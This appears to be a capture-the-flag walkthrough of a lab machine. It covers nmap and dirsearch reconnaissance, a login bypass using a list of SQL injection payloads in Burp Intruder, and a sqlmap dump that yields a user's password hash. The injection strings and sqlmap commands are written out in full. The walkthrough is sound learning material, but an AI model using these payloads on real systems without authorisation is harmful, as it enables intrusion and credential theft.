
Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 10.10.196.43 --script=firewall-bypass  --min-rate 5000
```




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
PORT    STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
```


Port 80

Lets check out what the website is hosting




We can see games. We are going to use photon and grab anything we should be looking at like endpoints.

```
photon -u http://10.10.196.43/index.php -l 3 -t 100
```




```
┌──(kali㉿kali)-[~/Desktop/test/Scan]
└─$ photon -u http://10.10.196.43/index.php -l 3 -t 100
      ____  __          __
     / __ \/ /_  ____  / /_____  ____
    / /_/ / __ \/ __ \/ __/ __ \/ __ \
   / ____/ / / / /_/ / /_/ /_/ / / / /
  /_/   /_/ /_/\____/\__/\____/_/ /_/ v1.3.2

[~] Level 1: 1 URLs
[!] Progress: 1/1
[~] Level 2: 1 URLs
[!] Progress: 1/1
[~] Crawling 0 JavaScript files

--------------------------------------------------
[+] Internal: 2
--------------------------------------------------
[!] Total requests made: 3
[!] Total time taken: 0 minutes 0 seconds
[!] Requests per second: 4
[+] Results saved in 10.10.196.43 directory
```

Nothing much




```
┌──(kali㉿kali)-[~/Desktop/test/Scan/10.10.196.43]
└─$ ls -la
  rwxr-xr-x   2   kali   kali      4 KiB   Tue Feb 21 00:11:47 2023   ./
  rwxr-xr-x   3   kali   kali      4 KiB   Tue Feb 21 00:11:47 2023   ../
  rw-r--r--   1   kali   kali     51 B     Tue Feb 21 00:11:47 2023   internal.txt

┌──(kali㉿kali)-[~/Desktop/test/Scan/10.10.196.43]
└─$ cat internal.txt
http://10.10.196.43/index.php
http://10.10.196.43/

┌──(kali㉿kali)-[~/Desktop/test/Scan/10.10.196.43]
└─$
```

```
dirsearch -u http://10.10.196.43/
```



```
[00:13:48] 403 -  292B  - /.php3
[00:14:09] 200 -    6KB - /images/
[00:14:09] 301 -  313B  - /images  ->  http://10.10.196.43/images/
[00:14:10] 200 -    4KB - /index.php
[00:14:10] 200 -    4KB - /index.php/login/
```

Nothing much either. Let's go back and play with the login page.




Incorrect login

User Login

Log in:

Nice we get some type of error when we try to log in. I am going to use burp and try to send a few requests to test the endpoint of these webpages and use the error to filter through false positive.


4. Intruder attack of http://10.10.196.43 - Temporary attack - No
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Response
Pretty Raw Hex Render


Request	Payload	Status	Error	Timeout	Length
3	1' or '1'='1'-- -	302	☐	☐	4806
4	' or 1=1-- -	302	☐	☐	4806
6	'OR 1 OR'	302	☐	☐	4806
9	user' or 1=1;#	302	☐	☐	4806
10	user' or 1=1 LIMIT 1;#	302	☐	☐	4806
11	user' or 1=1 LIMIT 0,1;#	302	☐	☐	4806
0		200	☐	☐	4819
1	admin∲-- -	200	☐	☐	4819
2	1 or 1=1-- -	200	☐	☐	4819
5	' OR 1=1 --	200	☐	☐	4819
7	' or '1'='1	200	☐	☐	4819
8	' or 1=1 --+	200	☐	☐	4819

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4517
Connection: close
Content-Type: text/html; charset=UTF-8

Incorrect login
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

We used SQL injection to bypass the login page. I start with the username. #AB-LP . We can see the 200 HTTP response shows our error but under 302 HTTP status cod we did not see the "Incorrect login" this is what lead to discovering logging in via just the username section of the webpage

```
' or 1=1-- -
```


We are greeted with a search field on a new webpage `portal.php`



```
10.10.196.43/portal.php
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
```

```
sqlmap -r Burp_Portal --dbms=mysql --dump
```


We are going to try to use #SQL_Injection with a tool called sqlmap. This does all the heavy lifting for us so we don't have to cry.



```
[00:53:54] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
+------------------------------------------------------------------+----------+
| pwd                                                              | username |
+------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+------------------------------------------------------------------+----------+
```


```
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47
```

We need to ID the hash. I put the hash in the file and send it over to the hash-identifier



